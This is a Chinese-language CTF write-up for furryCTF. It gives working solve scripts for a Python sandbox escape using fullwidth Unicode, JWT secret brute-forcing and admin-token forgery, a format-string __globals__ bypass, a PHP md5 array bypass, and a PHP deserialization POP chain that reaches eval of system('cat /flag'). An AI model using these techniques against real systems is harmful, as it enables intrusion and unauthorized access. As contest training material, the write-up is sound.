
furryCTF WP

Misc

签到题

直接f12+检查，发现flag被覆盖了



AA哥的JAVA

> “如果爱情不会那么难过～可是还会那么悲伤～……”
> AA哥悠闲地听着歌，却被一声大吼打破了气氛。
> “Java狗都不学！”
> 随着Kaqi哥的一声大吼，AA哥瞬间兴致全无。
> 心情不好的AA哥立马把写了一份java文件私发给了kaqi哥，并附带了一个留言：
> “这是你一辈子都拿不到的flag～”
> kaqi哥大概率会让你试着还原这个java文件，因为隐隐约约好像有个pofp{}。
> 你能帮助kaqi哥拿到flag吗?

发现代码之间看似空白的地方暗藏玄机，分为空格和tab，猜测是二进制编码，试了一下是对的

脚本：

```
import re

def solve_stego():
    code = """
im              port java.util.Base64;
import ja                       va.util.Random;
public class Encrypt                  ionDemo {
    public static void main                  (String[] args) {
        String input                         Data =
"SecretMessage123";
        String processed = process          Data(inputData);
        System.out.print                     ln("pofp{" + processed
+ "}");}
    private static String process            Data(String data) {
        String phase1 = apply
Transformation(data, 7);
        String phase2 = invert               Sequence(phase1);
        String phase3 = encode                       Base64(phase2);
        String phase4 = add                    Padding(phase3, 2);
        return phase                  4;}
    private static String apply
Transformation(String str, int key) {
        StringBuilder output = new String            Builder();
        for (char ch : str.toChar                    Array()) {
```

```
            if (Character.is                        Letter(ch)) {
                char base = Character.isLower
Case(ch) ? 'a' : 'A';
                ch = (char)(((ch - base + key            ) % 26) +
base);
            } else if (Character.is                     Digit(ch))
{
                ch = (char)(((ch - '0' + key                   )
% 10) + '0');}
            output.app             end(ch);}
        return output.to                 String();}
    private static String invert
Sequence(String str) {
        char[] chars = str.toChar                   Array();
        for (int i = 0; i < chars.length / 2; i+             +) {
            char temp = chars                   [i];
            chars[i] = chars                [chars.length - 1 - i];
            chars[chars.                        length - 1 - i] =
temp;}
        return new String                   (chars);}
    private static String encode                Base64(String str)
{
        byte[] bytes = str.get                   Bytes();
        return Base64.getEncoder().encodeTo
String(bytes);}
    private static String add               Padding(String str, int
gap) {
        Random rng = new Rand                       om(123);
        StringBuilder result = new String           Builder();
        for (int i = 0; i < str.leng                 th(); i++) {
            result.append(str.char                      At(i));
            if ((i + 1) % gap == 0 && i < str.leng          th() -
1) {
                result.append((char)('x' + rng.next
Int(3)));}}
        return result.to                    String();}}
pofp1{                }
pofp2{                    }
"""

```

```
    print(f"{'Line':<4} | {'Binary':<10} | {'Char':<4} | {'Part of Flag'}")
    print("-" * 45)

    flag = ""
    lines = code.strip().split('\n')

    # 正则提取逻辑：匹配两个单词或符号中间的空白区域（至少2个空白符）
    # \t = 1, Space = 0
    regex = re.compile(r'(\S)(\s{2,})(\S)')

    for idx, line in enumerate(lines):
        match = regex.search(line)
        if match:
            # 提取中间的空白部分
            hidden = match.group(2)
            # 转换：Tab -> 1, Space -> 0
            binary = hidden.replace('\t', '1').replace(' ', '0')
            try:
                char_code = int(binary, 2)
                char = chr(char_code)
                flag += char
                print(f"{idx+1:<4} | {binary:<10} | {char:<4} | {flag}")
            except ValueError:
                pass

    print("-" * 45)
    print(f"完整 Flag: {flag}")

if __name__ == "__main__":
    solve_stego()
```

运行结果：

```
Line | Binary     | Char | Part of Flag
---------------------------------------------
1    | 01110000   | p    | p
2    | 01101111   | o    | po
3    | 01100110   | f    | pof
4    | 01110000   | p    | pofp
```

```
5   | 01111011  | {   | pofp{
6   | 01001000  | H   | pofp{H
7   | 01110101  | u   | pofp{Hu
8   | 01000001  | A   | pofp{HuA
9   | 01101101  | m   | pofp{HuAm
10  | 00110001  | 1   | pofp{HuAm1
11  | 01011111  | _   | pofp{HuAm1_
12  | 01110100  | t   | pofp{HuAm1_t
13  | 01110010  | r   | pofp{HuAm1_tr
14  | 01110101  | u   | pofp{HuAm1_tru
15  | 00110001  | 1   | pofp{HuAm1_tru1
16  | 01111001  | y   | pofp{HuAm1_tru1y
17  | 01011111  | _   | pofp{HuAm1_tru1y_
18  | 01100011  | c   | pofp{HuAm1_tru1y_c
19  | 00110100  | 4   | pofp{HuAm1_tru1y_c4
20  | 01101110  | n   | pofp{HuAm1_tru1y_c4n
21  | 01101110  | n   | pofp{HuAm1_tru1y_c4nn
22  | 00110000  | 0   | pofp{HuAm1_tru1y_c4nn0
23  | 01110100  | t   | pofp{HuAm1_tru1y_c4nn0t
24  | 01011111  | _   | pofp{HuAm1_tru1y_c4nn0t_
25  | 01101101  | m   | pofp{HuAm1_tru1y_c4nn0t_m
26  | 00110100  | 4   | pofp{HuAm1_tru1y_c4nn0t_m4
27  | 01101011  | k   | pofp{HuAm1_tru1y_c4nn0t_m4k
28  | 01100101  | e   | pofp{HuAm1_tru1y_c4nn0t_m4ke
29  | 01011111  | _   | pofp{HuAm1_tru1y_c4nn0t_m4ke_
30  | 01110011  | s   | pofp{HuAm1_tru1y_c4nn0t_m4ke_s
31  | 01100101  | e   | pofp{HuAm1_tru1y_c4nn0t_m4ke_se
32  | 01101110  | n   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sen
33  | 01110011  | s   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sens
34  | 01100101  | e   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense
35  | 01011111  | _   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_
36  | 00110000  | 0   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0
37  | 01100110  | f   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f
38  | 01011111  | _   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_
39  | 01001010  | J   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J
40  | 00110100  | 4   | pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4
41  | 01110110  | v   |
pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v
42  | 00110100  | 4   |
pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v4
```

```
43    | 01111101    | }     |
pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v4}
-----------------------------------------
完整 Flag: pofp{HuAm1_tru1y_c4nn0t_m4ke_sense_0f_J4v4}
```

CyberChef

> 众所周知，Misc手们都很喜欢当赛博厨师。
>
> 话说有没有会做饭的Misc手嘿嘿吸溜……（谗）

发现是一种神奇的Chef语言，但是网上没有找到特别号的在线解析器，于是写了一个脚本进行模拟

```python
import re
import base64
def solve_chef(file_path):
    with open(file_path, 'r', encoding='utf-8') as f:
        content = f.read()

    # 1. 解析原料 (Ingredients)
    ingredients = {}
    ing_section = re.search(r'Ingredients\.(.*?)Method\.', content, re.S)
    if ing_section:
        # 匹配格式: "2 g salt" 或 "17 g chicken"
        items = re.findall(r'(\d+)\s+g\s+(.*?)\n', ing_section.group(1))
        for val, name in items:
            ingredients[name.strip()] = int(val)

    # 2. 初始化搅拌碗和烤盘
    # Chef 语言中常用 "mixing bowl" (即 1st), "2nd mixing bowl" 等
    bowls = {
        "mixing bowl": [],
        "2nd mixing bowl": [],
        "3rd mixing bowl": [],
        "4th mixing bowl": [],
        "5th mixing bowl": []
```

```
    }
    baking_dish = []

    # 3. 解析步骤 (Method)
    method_section = re.search(r'Method\.(.*?)Refrigerate',
content, re.S)
    if not method_section:
        print("未找到 Method 区域")
        return

    lines = method_section.group(1).strip().split('\n')

    for line in lines:
        line = line.strip()
        if not line: continue

        # --- 操作逻辑解析 ---

        # Clean (清空碗)
        if line.startswith("Clean the"):
            m = re.search(r"Clean the (.*mixing bowl)", line)
            if m: bowls[m.group(1)] = []

        # Put (压入栈)
        elif line.startswith("Put"):
            m = re.search(r"Put (.*?) into the (.*mixing bowl)",
line)
            if m:
                ing, b_name = m.groups()
                val = ingredients.get(ing, 0)
                bowls[b_name].append(val)

        # Add (加到栈顶)
        elif line.startswith("Add"):
            m = re.search(r"Add (.*?) to the (.*mixing bowl)",
line)
            if m:
                ing, b_name = m.groups()
                val = ingredients.get(ing, 0)
                if bowls[b_name]:
                    bowls[b_name][-1] += val
```

```
                else:
                    bowls[b_name].append(val)

        # Remove (从栈顶减去)
        elif line.startswith("Remove"):
            m = re.search(r"Remove (.*?) from the (.*mixing bowl)", line)
            if m:
                ing, b_name = m.groups()
                val = ingredients.get(ing, 0)
                if bowls[b_name]:
                    bowls[b_name][-1] -= val

        # Pour (将栈顶复制到烤盘)
        elif line.startswith("Pour contents of the"):
            m = re.search(r"Pour contents of the (.*mixing bowl) into the baking dish", line)
            if m:
                b_name = m.group(1)
                if bowls[b_name]:
                    # 按照 Chef 规范，Pour 通常将碗中所有内容按顺序倒入，
                    # 但在 CTF 题目中，通常是取当前的栈顶值
                    baking_dish.append(bowls[b_name][-1])

    # 4. 输出结果
    print("解析出的数字序列:", baking_dish)
    raw_str = "".join(chr(x) for x in baking_dish)
    reversed_str = raw_str[::-1]

    decoded_bytes = base64.b64decode(reversed_str)
    decoded_str = decoded_bytes.decode('utf-8')
    print(f"解码后的字符串: {decoded_str}")

if __name__ == "__main__":
    solve_chef('Fried_Chicken.txt')
```

```
(base) PS D:\CTF\Games\furryCTF\Misc\CyberChef> & D:/anaconda3/python.exe d:/CTF/Games/furryCTF/Misc/CyberChef/KFC.py
解析出的数字序列: [61, 61, 81, 102, 66, 100, 86, 81, 102, 57, 85, 78, 102, 57, 107, 86, 74, 90, 49, 88, 53, 86, 68, 90, 122, 74, 88, 100, 111, 82, 49, 88, 53, 100, 84, 89, 121, 78, 48, 88, 117, 57, 48, 88, 122, 100, 84, 90, 110, 100, 87, 100, 79, 57, 70, 98, 53, 52, 50, 98, 115, 57, 50, 81, 102, 86, 87, 98, 119, 77, 49, 88, 108, 116, 87, 77, 77, 57, 70, 90, 120, 85, 51, 98, 88, 57, 86, 83, 55, 90, 69, 86, 68, 108, 110, 99, 121, 86, 110, 90]
解码后的字符串:
furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_50_AWA}
```

困兽之斗

> 俗话说，巧妇难为无米之炊。
>
> 如果手中只有一些符号，我们能逃出生天吗?
>
> 本题flag文件位于工作目录下flag，容器请使用nc连接。

python的沙箱逃逸。

1. 字符黑名单：禁止了所有 ASCII 字母 (a-z, A-Z)、数字 (0-9)、点号 (.) 和逗号 (,)。
2. 功能阉割：getattr 和 help 被替换为空函数。os 和 subprocess 模块在 sys.modules 中被预先替换为字符串 'Forbidden'，导致无法直接导入。
3. 入口点：eval(input())，这意味着我们只要构造出合法的 Python 表达式即可执行。

绕过字母限制：Unicode 规范化 (NFKC)

原理：Python 3 在解析标识符（变量名、函数名）时，会进行 NFKC 规范化。全角字符（Fullwidth）会被转换为对应的 ASCII 字符。

```
ｌｉｓｔ（全角） -> list（ASCII） ｏｐｅｎ（全角） -> open（ASCII）
```

成功调用内置函数，且不触发 ascii_letters 黑名单检查。

绕过数字限制：布尔值与位运算

虽然全角数字不能作为数值字面量，但 Python 中 True 等价于整数 1。

```
(()==()) -> True -> 1          利用位移 << 和加法 + 构造任意整数（例如：构造 ASCII 码）。
```

绕过点号 . 限制：内置函数与 getattr

原理：点号通常用于属性访问（obj.attr）或方法调用。

读取文件：不用 f.read()，而是用 list(f)（迭代器特性）直接读取所有行。

获取属性：本应用 getattr(obj, 'attr')，但被 ban，可以用 vars(obj)['attr'] 或者从 **builtins** 里找回原始的 getattr。

绕过逗号 , 限制：参数解包 (Unpacking)

原理：函数调用 func(a, b) 需要逗号。

操作：利用列表加法 + 和解包操作符 。*func(a, b) 等价于 func(*[a]+[b])。

```
(base) PS D:\CTF\games\furryCTF\Web> & D:/anaconda3/python.exe d:/CTF/games/furryCTF/Web/1.py
[] Generating NO-COMMA payload...
[] Payload length: 3112
[*] Sending payload...
Result: ['Forbidden', ['main.py', 'flag']]
```

构造 os.listdir('.') 查看当前目录，但 os 模块被封印了。

```
sys.modules.pop('os')技巧：使用全角 ｍｏｄｕｌｅｓ 变量，利用 * 解包替代逗号调用 pop。
__import__('os').listdir('.')技巧：利用 vars() 获取 listdir 函数，避免使用点号。
```

最终Payload：

```
ｌｉｓｔ(ｏｐｅｎ(ｃｈｒ(102)+ｃｈｒ(108)+ｃｈｒ(97)+ｃｈｒ(103)))
```

```python
import socket

HOST = 'ctf.furryctf.com'
PORT = 34862

def get_flag_payload():
```

```python
    # 1. 全角转换函数 (绕过字母检查)
    def to_fw(s):
        return "".join(chr(ord(c) + 0xFEE0) if 'a' <= c <= 'z' else c for c in s)

    # 2. 纯符号数字生成器 (绕过数字检查)
    # 原理: (() == ()) is True => 1
    ONE = "(()==())"
    memo = {1: ONE}

    def get_expr(n):
        if n in memo: return memo[n]
        if n == 0: return f"({ONE}^{ONE})"

        p = 0
        while (1 << (p + 1)) <= n: p += 1

        base = ONE if p == 0 else f"({ONE}<<{get_expr(p)})"
        rem = n - (1 << p)
        res = base if rem == 0 else f"({base}+{get_expr(rem)})"

        memo[n] = res
        return res

    # 3. 字符串构造器
    # 生成: chr(102)+chr(108)...
    def make_str(s):
        fw_chr = to_fw('chr')
        parts = [f"{fw_chr}({get_expr(ord(c))})" for c in s]
        return "+".join(parts)

    # === 构造 Payload ===
    # 目标: list(open('flag'))

    fw_list = to_fw('list')
    fw_open = to_fw('open')
    str_filename = make_str('flag') # 构造 "flag" 字符串

    # 组合: list(open(...))
    payload = f"{fw_list}({fw_open}({str_filename}))"

```

```python
    return payload

def main():
    print(f"[*] Generating FINAL payload for 'flag'...")
    payload = get_flag_payload()

    # 最后检查一遍违禁字符
    banned = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789.,"
    for c in payload:
        if c in banned:
            print(f"[-] FATAL: Payload contains banned char: '{c}'")
            return

    print(f"[*] Payload length: {len(payload)}")

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST, PORT))

        # 接收欢迎信息
        while True:
            chunk = s.recv(4096).decode(errors='ignore')
            if not chunk or "> " in chunk: break
            print(chunk, end="")

        print(f"\n[*] Sending payload to read flag...")
        s.sendall(payload.encode() + b"\n")

        # 接收 Flag
        response = s.recv(4096).decode(errors='ignore')
        print("\n" + response)

    except Exception as e:
        print(f"[-] Error: {e}")
    finally:
        s.close()

if __name__ == "__main__":
    main()
```

```
(base) PS D:\CTF\Games\furryCTF\Misc\CyberChef> & D:/anaconda3/python.exe d:/CTF/Games/furryCTF/Misc/困兽之斗/1.py
[*] Generating FINAL payload for 'flag'...
[*] Payload length: 754

[*] Sending payload to read flag...

Result: ['furryCTF{9057ddc65adb_juSt_RuN_0U7_FroM_7h3_saNDBoX_W1th_uN1cODE}\n']
```

Web

~admin~

> 猫猫把自己的flag放在了管理员页面，但是因为手欠，不小心把管理员的账号给删了……
>
> 显然现在猫猫没法登录了，但好消息是，之前猫猫创建过一个测试账户还没删，你能帮助猫猫找到他的flag喵?
>
> 用户名：user
>
> 密码：user123

首先用普通用户登录，发现生成的token是jwt，可以直接用jwt-cracker暴力破解key之后伪造admin的jwt

```
(base) PS D:\CTF\games\furryCTF> jwt-cracker -t eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTc2NjU1NiwiZXhwIjoxNzY5NzcwMTU2fQ.dv_C-HjIH5kwgbzQgWwcT8OcaEySyw39hASqBGL7Jek --max 6
Attempts: 100000 (373K/s last attempt was '39y')
Attempts: 200000 (448K/s last attempt was 'XaZ')
Attempts: 300000 (485K/s last attempt was 'Rbpa')
Attempts: 400000 (504K/s last attempt was 'LcPa')
Attempts: 500000 (517K/s last attempt was 'Fdfb')
Attempts: 600000 (523K/s last attempt was 'zeFb')
```

```
Attempts: 700000 (529K/s last attempt was 'tf5b')
Attempts: 800000 (533K/s last attempt was 'ngvc')
Attempts: 900000 (537K/s last attempt was 'hhVc')
Attempts: 1000000 (540K/s last attempt was 'bild')
Attempts: 1100000 (543K/s last attempt was '5iLd')
Attempts: 1200000 (545K/s last attempt was 'Zjbe')
Attempts: 1300000 (547K/s last attempt was 'TkBe')
Attempts: 1400000 (549K/s last attempt was 'Nl1e')
Attempts: 1500000 (550K/s last attempt was 'Hmrf')
Attempts: 1600000 (551K/s last attempt was 'BnRf')
Attempts: 1700000 (552K/s last attempt was 'vohg')
Attempts: 1800000 (553K/s last attempt was 'ppHg')
Attempts: 1900000 (554K/s last attempt was 'jq7g')
Attempts: 2000000 (556K/s last attempt was 'drxh')
Attempts: 2100000 (557K/s last attempt was '7rXh')
Attempts: 2200000 (557K/s last attempt was '1sni')
Attempts: 2300000 (558K/s last attempt was 'VtNi')
Attempts: 2400000 (558K/s last attempt was 'Pudj')
SECRET FOUND: mwkj
Time taken (sec): 4.35
Total attempts: 2440000
```

发现加密key是mwkj，写脚本进行转换并直接读取flag

```python
import requests
import json
import hmac
import hashlib
import base64
import json

def generate_admin_token():
    key = "mwkj"
    header = {"typ": "JWT", "alg": "HS256"}
    payload = {
        "user": "admin",
        "iat": 1769766556,
        "exp": 1769770156
    }

    def base64url_encode(data):
```

```
        if isinstance(data, dict):
            data = json.dumps(data, separators=(',', ':')).encode()
        return base64.urlsafe_b64encode(data).decode().replace('=',
''')

    header_b64 = base64url_encode(header)
    payload_b64 = base64url_encode(payload)
    signing_input = f"{header_b64}.{payload_b64}"

    signature = hmac.new(
        key.encode(),
        signing_input.encode(),
        hashlib.sha256
    ).digest()
    signature_b64 =
base64.urlsafe_b64encode(signature).decode().replace('=', '')

    final_token = f"{signing_input}.{signature_b64}"
    print("生成的 Admin Token:")
    return final_token

if __name__ == "__main__":
    headers = {
        "Accept": "*/*",
        "Accept-Language": "zh-CN,zh;q=0.9",
        "Cache-Control": "no-cache",
        "Content-Type": "application/json",
        "Pragma": "no-cache",
        "Proxy-Connection": "keep-alive",
        "User-Agent": "Mozilla/5.0 (Linux; Android 6.0; Nexus 5
Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Mobile Safari/537.36"
    }

    url = "http://ctf.furryctf.com:33141/"
    data = {
        "username": "user",
        "password": "user123"
    }
    data = json.dumps(data, separators=(',', ':'))
    checkin_url = f"{url}/check.php"
```

```
    response = requests.post(checkin_url, headers=headers, data=data, verify=False)

    print(response.text)
    token = response.json().get("token")
    print(token)


    home_url = f"{url}/home/validate.php"
    data = {
        "token": generate_admin_token()
    }
    response = requests.post(home_url, headers=headers, data=json.dumps(data), verify=False)
    print(response.text)

```

```
(base) PS D:\CTF\games\furryCTF> & D:/anaconda3/python.exe d:/CTF/games/furryCTF/login.py
{"stat":200,"user":"user","token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTc2Njk3NCwiZXhwIjoxNzY5NzcwNTc0fQ.fKXH794-Dq2jb5Tjiz9iI3R7WtS8eH0UMYKUPfbZwQw"}
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTc2Njk3NCwiZXhwIjoxNzY5NzcwNTc0fQ.fKXH794-Dq2jb5Tjiz9iI3R7WtS8eH0UMYKUPfbZwQw
生成的 Admin Token:
{"stat":200,"user":"admin","iat":1769766556,"exp":1769770156,"flag":"furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}"}
```

PyEditor

> 猫猫最近发现了一个在线编辑器，里面似乎有一段没有被正确删除的代码……？

没有被正确删除的代码：

```
# Hey bro, don't forget to remove this before release!!!
import os
import sys
```

猫猫最后的复仇

分析代码，尝试了无数次之后发现很巧妙的构造

```python
def x(): pass
# 构造 "__globals__" 字符串，中间插入 chr(13) 绕过 create_script 的关键字删除
s = "__gl" + chr(13) + "obals__"
s = s.replace(chr(13), "")
# 构造格式化字符串 "{0.__globals__[flag_content]}"
# AST 扫描只看到字符串常量，看不到属性访问
fmt = "{0." + s + "[flag_content]}"
print(fmt.format(x))
```

ezmd5

```php
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Please provide 'user' and 'pass' via POST.
```

这段代码是一个经典的 PHP 弱类型/函数特性绕过题目。要拿到 Flag，需要满足两个条件：


```
$user !== $pass：user 和 pass 的值不能相等
md5($user) === md5($pass)：user 和 pass 的MD5哈希值必须完全相等（严格相等）
```

在 PHP 5.x 和 7.x 中，md5() 函数无法处理数组。如果给它传入一个数组，它会返回 NULL 并触发一个警告（Warning）。

构造原理：如果你通过 POST 传入 user[] 和 pass[]，PHP 会将它们识别为数组。md5(array) 会返回 NULL。于是：md5(user[]) 为 NULL，md5(pass[]) 也为 NULL。结果：NULL = NULL 成立。同时：两个不同的数组（例如 user[0]=1 和 pass[0]=2）不相等，满足 $user! ==$pass。

Payload：

```
user[]=1&pass[]=2
```



pop

PHP 反序列化字符逃逸（String Escape / Extension） 配合 POP 链构造。

找到代码中能执行恶意命令的地方（Sink），并找到触发它的入口（Source）。

终点 (Sink)：FileStream::close()代码逻辑：

```
if ($this->mode === 'debug') { @eval($this->content);
```

利用：我们需要一个 FileStream 对象，

```
$mode 为 'debug', $content 为 'system("cat /flag");'
```

POP 链结构：
LogService (handler) -> FileStream (mode='debug', content='system(...)')

题目中存在一个过滤函数 DataSanitizer::clean，它将字符串 "hacker"（6字节）替换为空字符串 ""（0字节）。序列化字符串头部会记录字符串的长度（例如 s:6:"hacker"）。

逃逸过程：在 user 字段输入多个 "hacker"。序列化时，PHP 记录了很长的长度（例如 s:24:"hacker..."）。过滤后，内容变短了（变成了空），但头部记录的长度 s:24 没变。反序列化器会继续向后读取 24 个字符，把原本属于**结构定义**的代码（如 ";s:3:"bio";s:XXX:"）当作了 user 的**内容**读进去了。**闭合**：当长度读够了之后，我们需要构造一个 " 来闭合 user 字符串，紧接着就可以开始写入我们自己的序列化结构了。

我们需要通过 user 吃掉原本的结构，并在 bio 中伪造新的属性。

目标结构 (UserProfile)：
UserProfile 原本有 3 个属性：username, bio, preference。

计算逃逸长度：
我们需要吃掉 username 和 bio 之间的连接符：";s:3:"bio";s:XXX:"。
假设这段长度为 24 字节，我们就需要 4 个 "hacker" (4 * 6 = 24) 来腾出这 24 字节的空间。

构造 Bio 内容：
在 bio 中，我们先填充 padding（用于被吃掉），然后手动闭合 user，注入我们的 POP 链对象给 preference 属性。**陷阱与修正**：由于逃逸后 username 吞并了 bio 的定义，如果我们只注入 preference，UserProfile 就只剩下 2 个属性了（username 和 preference）。但类定义要求 3 个属性，这会导致反序列化失败。**最终方案**：在注入 preference 后，必须再手动补一个 bio 属性，凑齐 3 个。

